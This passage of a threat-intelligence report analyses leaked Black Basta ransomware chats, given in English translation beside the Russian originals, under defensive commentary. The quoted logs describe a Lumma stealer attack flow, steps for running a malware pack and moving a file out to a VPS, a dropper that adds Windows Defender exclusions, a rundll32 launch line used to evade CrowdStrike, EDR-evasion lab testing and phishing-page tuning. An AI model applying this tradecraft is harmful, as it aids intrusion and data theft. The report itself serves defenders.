QakBot было отмечено аналитиками исходя из одинаковых методов распространения, кампании и поведения вредоносных программ. 2023-11-22 09:06:42, @usernamenn:matrix.bestflowers247.online, вот понял

The next exchange addressed IcedID. The word 'Anubis' appeared frequently in conversations, as Black Basta internally referred to IcedID by this codename. The discussion suggested IcedID served as another Qakbot alternative.

Conversation on IcedID

Translated	Original Text
2023-10-17 08:18:00, @lapa:matrix.bestflowers247.online, Trojan:Win64/IcedID.EI!MTB 2023-10-17 08:18:10, @usernamegg:matrix.bestflowers247.online, is this anubis? 2023-10-17 08:18:15, @lapa:matrix.bestflowers247.online, yes [omitted] 2023-10-31 12:03:29, @usernamegg:matrix.bestflowers247.online, [13:55:07] AA: > we can settle now for a month, and when we issue, then further pay yes, give wallet [13:55:10] AA: in the end 3k? [13:55:13] AA: or 4k? [13:59:31] bublegun - Anubis botnet: 4 [13:59:40] bublegun - Anubis botnet: we'll take everything for a quarter ourselves [14:00:04] bublegun - Anubis botnet: these consumables are on us [14:00:05] bublegun - Anubis botnet: <Masked: Cryptocurrency Wallet> [14:39:11] AA: <Masked: Cryptocurrency Transaction ID> [14:39:20] bublegun - Anubis botnet: + [omitted] 2023-11-07 11:25:21, @usernamegg:matrix.bestflowers247.online, we have a new bot now 2023-11-07 11:25:30, @usernamegg:matrix.bestflowers247.online, for now without keylogger and loader 2023-11-07 11:25:35, @usernamegg:matrix.bestflowers247.online, now I'm linking everything to it 2023-11-07 11:25:40, @usernamegg:matrix.bestflowers247.online, iPika name 2023-11-07 11:25:45, @usernamegg:matrix.bestflowers247.online, I wrote it myself with a programmer 2023-11-07 11:25:56, @usernamegg:matrix.bestflowers247.online, FBI took qbot	2023-10-17 08:18:00, @lapa:matrix.bestflowers247.online, Trojan:Win64/IcedID.EI!MTB 2023-10-17 08:18:10, @usernamegg:matrix.bestflowers247.online, это анубиса? 2023-10-17 08:18:15, @lapa:matrix.bestflowers247.online, да [omitted] 2023-10-31 12:03:29, @usernamegg:matrix.bestflowers247.online, [13:55:07] AA: > можем расчитаться сейчас за месяц, а как выдадим, уже дальше пропалтите да, давай кошель [13:55:10] AA: в итоге 3к? [13:55:13] AA: или 4к? [13:59:31] bublegun - Анубис ботнет: 4 [13:59:40] bublegun - Анубис ботнет: все сами возьмем на квартал [14:00:04] bublegun - Анубис ботнет: эти расходники на нас [14:00:05] bublegun - Анубис ботнет: <Masked: Cryptocurrency Wallet> [14:39:11] AA: <Masked: Cryptocurrency Transaction ID> [14:39:20] bublegun - Анубис ботнет: + [omitted] 2023-11-07 11:25:21, @usernamegg:matrix.bestflowers247.online, у нас сейчас новый бот 2023-11-07 11:25:30, @usernamegg:matrix.bestflowers247.online, пока без кейлоагера и лоадера 2023-11-07 11:25:35, @usernamegg:matrix.bestflowers247.online, сейчас привязываао все к нему 2023-11-07 11:25:40, @usernamegg:matrix.bestflowers247.online, iPika название 2023-11-07 11:25:45, @usernamegg:matrix.bestflowers247.online, я сам его писал с прогером 2023-11-07 11:25:56, @usernamegg:matrix.bestflowers247.online, квак бота забрали фбр

2023-11-07 11:26:01, @usernamegg:matrix.bestflowers247.online, now its author is rebuilding it 2023-11-07 11:26:05, @usernamegg:matrix.bestflowers247.online, there's also anubis 2023-11-07 11:26:08, @timber:matrix.bestflowers247.online, I got a bit confused and forgot how what works here 2023-11-07 11:26:09, @usernamegg:matrix.bestflowers247.online, now giving access there	2023-11-07 11:26:01, @usernamegg:matrix.bestflowers247.online, сейчас переподнимает его автор 2023-11-07 11:26:05, @usernamegg:matrix.bestflowers247.online, есть еще анудбис 2023-11-07 11:26:08, @timber:matrix.bestflowers247.online, я немного запутался и подзабыл как тут чего 2023-11-07 11:26:09, @usernamegg:matrix.bestflowers247.online, сейчас дату туда доступ

This exchange detailed attack flows using Lumma Stealer. Chat participants outlined the basic attack flows while indicating phone calls supplemented the discussion details.

Attack Flow with Lumma Stealer

Translated	Original Text
2024-06-13 20:17:04, @usernameyy:matrix.bestflowers247.online, update1 amdc update2 socks update3 hvnc update4 cobalt 2024-06-13 20:17:26, @usernamegg:matrix.bestflowers247.online, update1 amdc no there should be stealer 2024-06-13 20:17:38, @usernameyy:matrix.bestflowers247.online, Lumma? 2024-06-13 20:17:40, @usernamegg:matrix.bestflowers247.online, Lumma 2024-06-13 20:17:42, @usernamegg:matrix.bestflowers247.online, yes 2024-06-13 20:17:44, @usernameyy:matrix.bestflowers247.online, ok now 2024-06-13 20:19:34, @usernameyy:matrix.bestflowers247.online, update.zip 2024-06-13 20:19:57, @usernamegg:matrix.bestflowers247.online, update1 Lumma update2 socks update3 hvnc update4 cobalt 2024-06-13 20:20:00, @usernamegg:matrix.bestflowers247.online, like this? [omitted] 2024-06-18 15:43:44, @usernameugway:matrix.bestflowers247.online, we're calling in general	2024-06-13 20:17:04, @usernameyy:matrix.bestflowers247.online, update1 amdc update2 socks update3 hvnc update4 cobalt 2024-06-13 20:17:26, @usernamegg:matrix.bestflowers247.online, update1 amdc нет должен быть стиллер 2024-06-13 20:17:38, @usernameyy:matrix.bestflowers247.online, Lumma? 2024-06-13 20:17:40, @usernamegg:matrix.bestflowers247.online, Lumma 2024-06-13 20:17:42, @usernamegg:matrix.bestflowers247.online, да 2024-06-13 20:17:44, @usernameyy:matrix.bestflowers247.online, ок сейчас 2024-06-13 20:19:34, @usernameyy:matrix.bestflowers247.online, update.zip 2024-06-13 20:19:57, @usernamegg:matrix.bestflowers247.online, update1 Lumma update2 socks update3 hvnc update4 cobalt 2024-06-13 20:20:00, @usernamegg:matrix.bestflowers247.online, так? [omitted] 2024-06-18 15:43:44, @usernameugway:matrix.bestflowers247.online, звоним в общем

2024-06-18 15:43:48, @usernameugway:matrix.bestflowers247.online, what's the scheme	2024-06-18 15:43:48, @usernameugway:matrix.bestflowers247.online, схема какая
2024-06-18 15:43:54, @usernameugway:matrix.bestflowers247.online, do I throw access or spill files?	2024-06-18 15:43:54, @usernameugway:matrix.bestflowers247.online, кидаю доступ или проливаю файлы?
2024-06-18 15:43:58, @usernameugway:matrix.bestflowers247.online, and then access	2024-06-18 15:43:58, @usernameugway:matrix.bestflowers247.online, и потом доступ
2024-06-18 15:44:05, @usernameugway:matrix.bestflowers247.online, or do I try everything and then access	2024-06-18 15:44:05, @usernameugway:matrix.bestflowers247.online, или пробую все и потом доступ
2024-06-18 15:47:40, @usernamegg:matrix.bestflowers247.online, throw access to me	2024-06-18 15:47:40, @usernamegg:matrix.bestflowers247.online, доступ мне кидай
2024-06-18 15:47:46, @usernamegg:matrix.bestflowers247.online, I'll run everything myself and spill	2024-06-18 15:47:46, @usernamegg:matrix.bestflowers247.online, я сам все запущу и пролью
2024-06-18 15:48:08, @usernamegg:matrix.bestflowers247.online, spill on vps mainly	2024-06-18 15:48:08, @usernamegg:matrix.bestflowers247.online, на впску главное пролей
2024-06-18 15:48:15, @usernamegg:matrix.bestflowers247.online, my latest pack	2024-06-18 15:48:15, @usernamegg:matrix.bestflowers247.online, пак последний мой
2024-06-18 15:48:23, @usernamegg:matrix.bestflowers247.online, on desktop	2024-06-18 15:48:23, @usernamegg:matrix.bestflowers247.online, на рабочий стол
2024-06-18 15:48:47, @usernameugway:matrix.bestflowers247.online, spilled	2024-06-18 15:48:47, @usernameugway:matrix.bestflowers247.online, пролил
2024-06-18 15:49:00, @usernameugway:matrix.bestflowers247.online, but is the scheme like this in general? it's just that they'll call at 3 to help somehow	2024-06-18 15:49:00, @usernameugway:matrix.bestflowers247.online, но вообще схема такая? просто они в 3 будут звонить чтоб как-то помогать
2024-06-18 15:49:01, @usernameugway:matrix.bestflowers247.online, first run all exe except 3 then batch file once then a password input form will pop up write call so that bot enters password then go %temp% extract file through file manager in anydesk which without exposure to your vps and drop immediately here main thing put the archive itself in the right folder after you do full launch qwertyuio.txt - this is the file you download make sorting by creation date it will be at the very top you'll see	2024-06-18 15:49:01, @usernameugway:matrix.bestflowers247.online, сперва все exe запускай кроме 3 потом батник один раз потом вылезет ему форма ввода пасса пиши звониле что бы бот вводил пасс затем идешь %temp% вытаскиваешь фаил через файлмеджер в энидеске который без палева к себе на впску и скидываешь сразу сюда главное положи в нужную папку сам архив после того как сделаешь полный заупск qwertyuio.txt - вот фаил выкачиваешь сделай сортировку по дате создания там он будет в самов верху увидишь

Mimikatz

Mimikatz, a well-known password dumping tool, appeared in chat discussions. The tool faces execution difficulties in environments with EDR deployment, according to the conversations.

Failed Mimikatz Execution

Translated	Original Text
2023-11-10 09:13:18, @usernamenn:matrix.bestflowers247.online, ZwTerminateProcess There is no profit from this, except that it heavily loads the processor. EDR still won't allow running mimikatz) This used to work before, now it doesn't, they tightened the screws more. Here you can only write your own driver, pass certification and then you can work purely on target. I'll give it for free) It's also not on loldrives and on vt fud [omitted] 2023-11-30 14:04:56, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> can you ask what is dmp.exe? After complete process with driver you can complete dmp with Mimikatz.	2023-11-10 09:13:18, @usernamenn:matrix.bestflowers247.online, ZwTerminateProcess От этого нет никакого профита, кроме того что сильно нагружает проц. EDR всеравно не даст запустить mimikatz) Раньше это прокатывало, сейчас уже нет, гайки сильнее закрутили. Тут только свой драйвер писать, проходить сертификацию и тогда можно работать чисто по таргету. Отдам бесплатно) Его тоже нет на loldrives и на vt fud [omitted] 2023-11-30 14:04:56, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> можешь спросить что такое dmp.exe? After complete process with driver you can complete dmp with Mimikatz.

Discussion on Rhysida's Encryption Algorithm

Black Basta reviewed Rhysida’s encryption and noted theirs was faster.

Conversation on Encryption Algorithms Used by Ransomware

Translated	Original Text
2023-10-31 17:02:04, @usernamegg:matrix.bestflowers247.online, locker of the first office	2023-10-31 17:02:04, @usernamegg:matrix.bestflowers247.online, локер первого офиса
2023-10-31 17:02:43, @usernameyy:matrix.bestflowers247.online, which one exactly	2023-10-31 17:02:43, @usernameyy:matrix.bestflowers247.online, какой именно
2023-10-31 17:02:52, @usernameyy:matrix.bestflowers247.online, RHYSIDA?	2023-10-31 17:02:52, @usernameyy:matrix.bestflowers247.online, RHYSIDA?
2023-10-31 17:04:44, @usernamegg:matrix.bestflowers247.online, ++	2023-10-31 17:04:44, @usernamegg:matrix.bestflowers247.online, ++
2023-10-31 17:08:35, @usernameyy:matrix.bestflowers247.online, weak so far	2023-10-31 17:08:35, @usernameyy:matrix.bestflowers247.online, слабенько пока
2023-10-31 17:08:43, @usernameyy:matrix.bestflowers247.online, apparently they changed the algorithm in the process https://www.trendmicro.com/en_vn/research/23/h/an-overview-of-the-new-rhysida-ransomware.html	2023-10-31 17:08:43, @usernameyy:matrix.bestflowers247.online, видимо они изменили алгоритм в процессе https://www.trendmicro.com/en_vn/research/23/h/an-overview-of-the-new-rhysida-ransomware.html
2023-10-31 17:08:50, @usernameyy:matrix.bestflowers247.online, at the beginning it says rsa+aes and now rsa+chacha	2023-10-31 17:08:50, @usernameyy:matrix.bestflowers247.online, вначале написано rsa+aes а теперь rsa+chacha
2023-10-31 17:09:11, @usernameyy:matrix.bestflowers247.online, we had rsa+chacha in the first locker, but rsa itself is slow, now ecc, it's better	2023-10-31 17:09:11, @usernameyy:matrix.bestflowers247.online, у нас в первом локере был rsa+chacha, но сам rsa медленный, сейчас ecc, он лучше
2023-10-31 17:09:30, @usernameyy:matrix.bestflowers247.online, just don't tell them)	2023-10-31 17:09:30, @usernameyy:matrix.bestflowers247.online, только им не говори)
[omitted]	[omitted]
2023-10-31 17:21:12, @usernamegg:matrix.bestflowers247.online, rhysida	2023-10-31 17:21:12, @usernamegg:matrix.bestflowers247.online, рисида
2023-10-31 17:23:03, @usernamegg:matrix.bestflowers247.online, encryption is so-so rsa + chacha	2023-10-31 17:23:03, @usernamegg:matrix.bestflowers247.online, шифрование такое себе рса + чача
2023-10-31 17:23:08, @usernamegg:matrix.bestflowers247.online, it's very slow	2023-10-31 17:23:08, @usernamegg:matrix.bestflowers247.online, очень медленный он
2023-10-31 17:23:13, @usernamegg:matrix.bestflowers247.online, our first one was like that	2023-10-31 17:23:13, @usernamegg:matrix.bestflowers247.online, у нас первый был такой

5.3 Evasion Techniques

Evasion of Endpoint Detection and Response (EDR) / Antivirus Software

Evasion against antivirus software and EDR products represents a primary focus area for threat actors. Successful attacks require bypassing these security products. Security researchers and vendors report that threat actors build dedicated testing environments to verify malware detection evasion before deployment in actual attacks. Information sources historically favored the defensive perspective from security vendors, with limited insights from the offensive side. The leaked chat logs provide valuable evidence confirming threat actors' significant dedication to detection evasion.

Black Basta's chat logs reveal their maintenance of testing environments to verify behavior against major antivirus and EDR solutions. The group targets both traditional antivirus vendors and EDR-focused vendors comprehensively for detection evasion.

The chat logs presented below document specific product names, demonstrate enthusiasm for bypassing particular security solutions, show detailed review of security product manuals and specifications, and record testing environment configuration.

Demonstrating Knowledge of Security Products

Translated	Original Text
2024-01-04 21:13:07, @usernamegg:matrix.bestflowers247.online, I love working with CrowdStrike Falcon, SentinelOne, Carbon Black, Cylance, Sophos EDR, Cortex XDR, FireEye, Tanium	2024-01-04 21:13:07, @usernamegg:matrix.bestflowers247.online, люблю работать с CrowdStrike Falcon, SentinelOne, Carbon Black, Cylance, Sophos EDR, Cortex XDR, FireEye, Tanium

Mention of Windows Defender

Translated	Original Text
2023-10-03 15:48:26, @usernamegg:matrix.bestflowers247.online, I'm wondering if anyone would need such software. A dropper that automatically raises the integrity level to high using an LPE exploit and: ● runs your software with corresponding rights ● adds an exception to Windows Defender ● optionally runs DLL/shellcode in memory ● optionally performs some other actions, like interacting with the launched software's GUI or pinging somewhere works on Win7-11 x32/x64 proactive (including Windows Defender) doesn't detect, there are static detects which should be removed by any crypt.	2023-10-03 15:48:26, @usernamegg:matrix.bestflowers247.online, Интересуюсь, нужен ли кому будет такой софт. Дроппер, автоматически с помощью LPE эксплоита поднимающий integrity level до high и: • запускающий ваш софт, с соответсвующими правами • добавляющий исключение в Windows Defender • опционально запуск DLL/шеллкода в памяти • опционально производящий какие то иные действия, типа взаимодействие с GUI запускаемого софта или отстук куда тот работа на Win7-11 x32/x64 проактивки (в т.ч. Windows Defender) не палят, есть статические детекты, которые должны сняться любым криптом.

About SentinelOne #1

Translated	Original Text
2024-03-14 09:54:00, @usernamegg:matrix.bestflowers247.online, then we'll multiply it and will use one multiplied file with a unique hash for one machine where SentinelOne is installed	2024-03-14 09:54:00, @usernamegg:matrix.bestflowers247.online, потом мы его размножим и будем использовать один фаил размноженный с уникальным хешем для одной машины где стоит SentinelOne

About SentinelOne #2

Translated	Original Text
2024-03-14 09:53:28, @usernamegg:matrix.bestflowers247.online, it's very important to bypass SentinelOne	2024-03-14 09:53:28, @usernamegg:matrix.bestflowers247.online, очень важно обойти SentinelOne

Considering the Purchase of Various Security Products / Reluctance toward CrowdStrike

Translated	Original Text
2024-04-17 07:30:04, nickolas:talks.icu, Crowd Strike Falcon SentinelOne Sophos Intercept X Advanced with XDR Cisco EDR TrendMicro (ApexOne) + will also buy today Symantec Endpoint Security Webroot Endpoint Protection	2024-04-17 07:30:04, nickolas:talks.icu, Crowd Strike Falcon SentinelOne Sophos Intercept X Advanced with XDR Cisco EDR TrendMicro (ApexOne) + еще докуплю сегодня Symantec Endpoint Security Webroot Endpoint Protection
2024-04-17 07:30:29, @nickolas:talks.icu, Do you have any wishes for EDR?	2024-04-17 07:30:29, @nickolas:talks.icu, Какие то может у тебя есть пожелания по ЕДР ?
2024-04-17 07:30:34, @usernamegg:matrix.bestflowers247.online, Crowd Strike Falcon	2024-04-17 07:30:34, @usernamegg:matrix.bestflowers247.online, Crowd Strike Falcon
2024-04-17 07:30:37, @usernamegg:matrix.bestflowers247.online, this one is the worst shit	2024-04-17 07:30:37, @usernamegg:matrix.bestflowers247.online, вот она самый пиздец
2024-04-17 07:30:40, @usernamegg:matrix.bestflowers247.online, it lets you do everything	2024-04-17 07:30:40, @usernamegg:matrix.bestflowers247.online, она все дает делать
2024-04-17 07:30:42, @nickolas:talks.icu, This one we already have	2024-04-17 07:30:42, @nickolas:talks.icu, Это уже есть
2024-04-17 07:30:43, @usernamegg:matrix.bestflowers247.online, watches you	2024-04-17 07:30:43, @usernamegg:matrix.bestflowers247.online, следит за тобой
2024-04-17 07:30:46, @usernamegg:matrix.bestflowers247.online, doesn't kill immediately	2024-04-17 07:30:46, @usernamegg:matrix.bestflowers247.online, не убивает сразу
2024-04-17 07:30:49, @usernamegg:matrix.bestflowers247.online, draws a map behind you	2024-04-17 07:30:49, @usernamegg:matrix.bestflowers247.online, роисует карту за тобой
2024-04-17 07:30:57, @usernamegg:matrix.bestflowers247.online, then cuts out everything at once	2024-04-17 07:30:57, @usernamegg:matrix.bestflowers247.online, потом выпиливает разом все
2024-04-17 07:31:05, @usernamegg:matrix.bestflowers247.online, can't do anything with it	2024-04-17 07:31:05, @usernamegg:matrix.bestflowers247.online, с ней ничег оне сделать
2024-04-17 07:31:05, @nickolas:talks.icu, so all analytics fall into your face there	2024-04-17 07:31:05, @nickolas:talks.icu, так там в морду падает вся аналитика
2024-04-17 07:31:10, @nickolas:talks.icu, in general it's like that everywhere	2024-04-17 07:31:10, @nickolas:talks.icu, в целом везде так
2024-04-17 07:31:14, @usernamegg:matrix.bestflowers247.online, it lets you work even with the most obvious files	2024-04-17 07:31:14, @usernamegg:matrix.bestflowers247.online, она дает работать даже самым палевным файлом
2024-04-17 07:31:39, @nickolas:talks.icu, In sentinel there's a button right in the face, host isolation)	2024-04-17 07:31:39, @nickolas:talks.icu, В сентинеле прямо в морде есть кнопка, изоляции хоста)
2024-04-17 07:31:59, @nickolas:talks.icu, Saw verdict trigger, pressed isolate button from the interface, that's it))	2024-04-17 07:31:59, @nickolas:talks.icu, Увидел сработку вердоноса, нажал кнопку изолировать из морды, все))

2024-04-17 07:32:47, @nickolas:talks.icu, All samples fly straight to virus total, you immediately have analytics on the file, I think runs in their laboratory also go by default 2024-04-17 07:37:37, @usernamegg:matrix.bestflowers247.online, harsh 2024-04-17 07:37:54, @usernamegg:matrix.bestflowers247.online, look at how Crowd Strike Falcon works there 2024-04-17 07:37:57, @nickolas:talks.icu, Need to cover everything with tests 2024-04-17 07:38:02, @nickolas:talks.icu, And look for holes where we can turn something off 2024-04-17 07:38:11, @nickolas:talks.icu, yes, we'll roll it out today 2024-04-17 07:38:23, @nickolas:talks.icu, I already have the license, took it for several computers for now 2024-04-17 07:38:33, @usernamegg:matrix.bestflowers247.online, there's also a trick with it 2024-04-17 07:38:41, @usernamegg:matrix.bestflowers247.online, that it goes into reboot when you run locker on it 2024-04-17 07:38:56, @usernamegg:matrix.bestflowers247.online, there we only lock esxi now on such networks 2024-04-17 07:39:03, @nickolas:talks.icu, well this I think is proactive protection from file encryption) 2024-04-17 07:39:18, @nickolas:talks.icu, they also have systems for AD protection	2024-04-17 07:32:47, @nickolas:talks.icu, Все семплы летят сразу на вирус тотал, у тебя тут же и аналитика по файлу, думаю и запуски в их лаборатории тоже идут по дефолту 2024-04-17 07:37:37, @usernamegg:matrix.bestflowers247.online, жестко 2024-04-17 07:37:54, @usernamegg:matrix.bestflowers247.online, Crowd Strike Falcon посмотри как там работает 2024-04-17 07:37:57, @nickolas:talks.icu, Нужно тестами все свое по покрывать 2024-04-17 07:38:02, @nickolas:talks.icu, И искать дыры, где мы можем что-то выкружить 2024-04-17 07:38:11, @nickolas:talks.icu, да, мы сегодня его накатим 2024-04-17 07:38:23, @nickolas:talks.icu, у меня лицуха уже лежит, взял пока на несколько компов 2024-04-17 07:38:33, @usernamegg:matrix.bestflowers247.online, там еще прикол с ним 2024-04-17 07:38:41, @usernamegg:matrix.bestflowers247.online, что он в перезагрузку уходит когда локер на нем запускаешь 2024-04-17 07:38:56, @usernamegg:matrix.bestflowers247.online, там только esxi лочим ща на такихх сетках 2024-04-17 07:39:03, @nickolas:talks.icu, ну это думаю проактивная защита от шифрования файлов) 2024-04-17 07:39:18, @nickolas:talks.icu, у них еще есть системы для защиты АД

Attempt to Evade Detection by CrowdStrike

Translated	Original Text
2024-05-22 08:44:40, @chuck:talks.icu, burrito: <Masked: IP Address>_443.bin.dll is detected by crowdstrike 2024-05-22 09:25:36, @muaddib6:matrix.org, Got it. remaking. 2024-05-22 11:01:05, @burito:matrix.bestflowers247.online, Hi, ok, I'll remake 2024-05-22 11:07:55, @chuck:talks.icu, > <@muaddib6:matrix.org> Got it. remaking. the multiplied one turned out fine, if you run rundll32 file.exe,DllRegisterServer 2024-05-22 11:08:01, @chuck:talks.icu, > <@muaddib6:matrix.org> Got it. remaking. * the multiplied one turned out fine, if you run rundll32 file.dll,DllRegisterServer 2024-05-22 11:09:38, @muaddib6:matrix.org, Got it. Still remaking to make it clean.	2024-05-22 08:44:40, @chuck:talks.icu, burrito: <Masked: IP Address>_443.bin.dll палит crowdstrike 2024-05-22 09:25:36, @muaddib6:matrix.org, Понял. переделываю. 2024-05-22 11:01:05, @burito:matrix.bestflowers247.online, Привет, ок, переделаю 2024-05-22 11:07:55, @chuck:talks.icu, > <@muaddib6:matrix.org> Понял. переделываю. размноженый норм оказался, если запускать rundll32 file.exe,DllRegisterServer 2024-05-22 11:08:01, @chuck:talks.icu, > <@muaddib6:matrix.org> Понял. переделываю. * размноженый норм оказался, если запускать rundll32 file.dll,DllRegisterServer 2024-05-22 11:09:38, @muaddib6:matrix.org, Понял. Все равно переделываю чтобы чистый был.

Emphasizing the Need to Read Manuals and Conduct Tests in a Lab Environment

Translated	Original Text
2024-05-08 09:04:36, @nickolas:talks.icu, I spent half the night yesterday still looking at various materials on SIEM ¥ IDS ¥ IPS 2024-05-08 09:07:02, @nickolas:talks.icu, We need to set all this up at our place, and test, at least products from some top vendors. It will be difficult to reproduce real corporate conditions in a test environment, but it's even harder to be a blind kitten. 2024-05-08 09:09:55, @nickolas:talks.icu, We need to think together about where we can direct all this, I can get any targets, the picture is getting better and better for me every day, how all this can be linked. We need to build mechanics so that all this converts into a high % of successful processing.	2024-05-08 09:04:36, @nickolas:talks.icu, Я вчера пол ночи еще смотрел различные материалы по SIEM ¥ IDS ¥ IPS 2024-05-08 09:07:02, @nickolas:talks.icu, Надо ставить это все у себя, и тестировать, хотя бы продукты от некоторых топ вендоров. Сложно будет воспроизвести реальные условия корпа в тестовой среде, но еще тяжелее быть слепым котенком. 2024-05-08 09:09:55, @nickolas:talks.icu, Нужно совместно думать, куда мы можем это все направлять, таргетов я любых достану, у меня с каждым днем все лучше и лучше складывается картинка, как все это можно увязывать. Нужно выстраивать механику, что бы это все конвертилось в большой % успешной обработки.

The conversation also reveals verification of file detection using VirusTotal and online sandboxes Hybrid Analysis and Triage.

Sharing Online Sandbox Analysis Results

Translated	Original Text
2023-09-20 18:43:47, @w:matrixtcFJHPDblmt2rg.network, make new vbs 2023-09-20 18:43:52, @w:matrixtcFJHPDblmt2rg.network, and spill on links 2023-09-20 18:43:58, @w:matrixtcFJHPDblmt2rg.network, so that if new ones come, then with new vbs 2023-09-20 18:44:16, @w:matrixtcFJHPDblmt2rg.network, if we load them with a new build, hardly anything will change 2023-09-20 18:54:14, @w:matrixtcFJHPDblmt2rg.network, https://www.hybrid-analysis.com/sample/8b5c0cdfff949c42241546ea4fee9c4aa0af70a23c7e204d66f9bacb034e544b 2023-09-20 18:54:17, @w:matrixtcFJHPDblmt2rg.network, detect on lnk 2023-09-20 18:54:30, @w:matrixtcFJHPDblmt2rg.network, https://tria.ge/230920-w2lnaabh93	2023-09-20 18:43:47, @w:matrixtcFJHPDblmt2rg.network, сделать новый vbs 2023-09-20 18:43:52, @w:matrixtcFJHPDblmt2rg.network, и пролить на линки 2023-09-20 18:43:58, @w:matrixtcFJHPDblmt2rg.network, чтобы если новые будут идти, то с новым vbs 2023-09-20 18:44:16, @w:matrixtcFJHPDblmt2rg.network, если билд им новый прогрузить вряд ли что изменится 2023-09-20 18:54:14, @w:matrixtcFJHPDblmt2rg.network, https://www.hybrid-analysis.com/sample/8b5c0cdfff949c42241546ea4fee9c4aa0af70a23c7e204d66f9bacb034e544b 2023-09-20 18:54:17, @w:matrixtcFJHPDblmt2rg.network, детект на лнк 2023-09-20 18:54:30, @w:matrixtcFJHPDblmt2rg.network, https://tria.ge/230920-w2lnaabh93

Sharing Results from Online Sandbox and VirusTotal

Translated	Original Text
2023-10-16 13:40:36, @w:matrixtcFJHPDblmt2rg.network, make more copies? 2023-10-16 13:40:52, @usernamegg:matrix.bestflowers247.online, we'll multiply js ourselves 2023-10-16 15:33:43, @w:matrixtcFJHPDblmt2rg.network, well how is it there with you? 2023-10-16 15:33:45, @w:matrixtcFJHPDblmt2rg.network, did you launch? 2023-10-16 15:38:17, @usernamegg:matrix.bestflowers247.online, ++ 2023-10-16 15:39:01, @w:matrixtcFJHPDblmt2rg.network, is something going? 2023-10-16 15:38:40, @usernamegg:matrix.bestflowers247.online, Screenshot 2023-10-16 at 18.25.50.png 2023-10-16 15:39:33, @usernamegg:matrix.bestflowers247.online, how is it there with you? 2023-10-16 15:45:01, @w:matrixtcFJHPDblmt2rg.network, finishing fixes 2023-10-16 15:45:05, @w:matrixtcFJHPDblmt2rg.network, and soon everything will be ready 2023-10-16 15:50:53, @usernamegg:matrix.bestflowers247.online, ++ 2023-10-16 15:50:54, @usernamegg:matrix.bestflowers247.online, waiting 2023-10-16 16:30:18, @w:matrixtcFJHPDblmt2rg.network, https://www.hybrid-analysis.com/sample/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f 2023-10-16 16:30:22, @w:matrixtcFJHPDblmt2rg.network, https://www.virustotal.com/gui/file/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f/detection 2023-10-16 16:30:31, @w:matrixtcFJHPDblmt2rg.network, JS is completely clean for all AVs by the way	2023-10-16 13:40:36, @w:matrixtcFJHPDblmt2rg.network, делать больше копий? 2023-10-16 13:40:52, @usernamegg:matrix.bestflowers247.online, мы сами размножим js 2023-10-16 15:33:43, @w:matrixtcFJHPDblmt2rg.network, ну как у вас там? 2023-10-16 15:33:45, @w:matrixtcFJHPDblmt2rg.network, запустили? 2023-10-16 15:38:17, @usernamegg:matrix.bestflowers247.online, ++ 2023-10-16 15:39:01, @w:matrixtcFJHPDblmt2rg.network, идет что то? 2023-10-16 15:38:40, @usernamegg:matrix.bestflowers247.online, Снимок экрана 2023-10-16 в 18.25.50.png 2023-10-16 15:39:33, @usernamegg:matrix.bestflowers247.online, у тебя как там? 2023-10-16 15:45:01, @w:matrixtcFJHPDblmt2rg.network, доделываю фиксы 2023-10-16 15:45:05, @w:matrixtcFJHPDblmt2rg.network, и скоро все будет готово 2023-10-16 15:50:53, @usernamegg:matrix.bestflowers247.online, ++ 2023-10-16 15:50:54, @usernamegg:matrix.bestflowers247.online, жду 2023-10-16 16:30:18, @w:matrixtcFJHPDblmt2rg.network, https://www.hybrid-analysis.com/sample/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f 2023-10-16 16:30:22, @w:matrixtcFJHPDblmt2rg.network, https://www.virustotal.com/gui/file/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f/detection 2023-10-16 16:30:31, @w:matrixtcFJHPDblmt2rg.network, JS полностью чист для всех АВ если что

The leaked chat logs contain additional detection evasion discussions beyond these exchanges. These conversations demonstrate Black Basta's focus on security product evasion and their testing environment development to improve attack success rates. The group attempts to replicate target environments as closely as possible rather than simply collecting security products for evasion testing.

These threat actor practices highlight critical lessons for defenders: abandoning the assumption that security solution deployment alone suffices. Threat actors not only test various security products for detection evasion but continuously refine techniques to minimize intrusion traces using high-fidelity testing environments. Defenders must therefore recognize that relying solely on security products proves insufficient against sophisticated attacks. Effective defense requires multi-layered approaches and monitoring systems capable of detecting anomalous behavior patterns.

5.4 Phishing Techniques

Phishing attacks, a well-known initial access method, involve sending fraudulent messages impersonating legitimate organizations to steal credentials and execute malware.

The chat logs confirm Black Basta employs phishing for initial access, studies phishing techniques through online articles, and exchanges technical guidance on phishing site creation.

Discussion of Phishing Attacks #1

Translated	Original Text
[17:10:57] AA: for microsoft by corps is better	[17:10:57] AA: для майкрософта по корпам лучше
[17:11:01] AA: but there's also a moment here	[17:11:01] AA: но тут еще момент
[17:11:13] AA: each company has its own picture for authorization	17:11:13] AA: у каждой комапии своя картинка на авторизацию
[17:11:22] _: we load it	[17:11:22] _: подгружаем
[17:11:24] AA: I would like to send the point first	[17:11:24] AA: я точку спера хотел бы прослать
[17:11:45] AA: yeah	[17:11:45] AA: ага
[17:11:57] AA: how much time does it take to change the picture for fake?	[17:11:57] AA: сколько времение занимаем менять картинку для фейка?
[17:12:07] _: it loads automatically	[17:12:07] _: она автоматически грузится
[17:12:12] _: you don't need to load it	[17:12:12] _: её не надо загружать
[17:12:14] _: by hand	[17:12:14] _: руками
[17:12:21] _: or what do you mean	[17:12:21] _: или что ты имеешь ввиду
[17:12:49] AA: <Masked: Phishing URL>	[17:12:49] AA: <Masked: Phishing URL>
[17:12:59] AA: enter <Masked: E-mail Address> there	[17:12:59] AA: вводи там <Masked: E-mail Address>
[17:13:15] AA: do you see what picture they have for authorization?	[17:13:15] AA: видишь какая у них картинка для авторизации?
[17:13:21] AA: and now enter <Masked: E-mail Address>	[17:13:21] AA: а теперь вводи <Masked: E-mail Address>
[17:13:23] AA: completely different	[17:13:23] AA: совсем дргая
[17:13:29] AA: <Masked: E-mail Address>	[17:13:29] AA: <Masked: E-mail Address>
[17:13:32] AA: similarly	[17:13:32] AA: аналогично
[17:13:36] _: I saw these pictures	[17:13:36] _: я видел эти картинки
[17:13:42] _: we load them the same as the original	[17:13:42] _: мы грузим их также как оригинал

Discussion of Phishing Attacks #2

Translated	Original Text
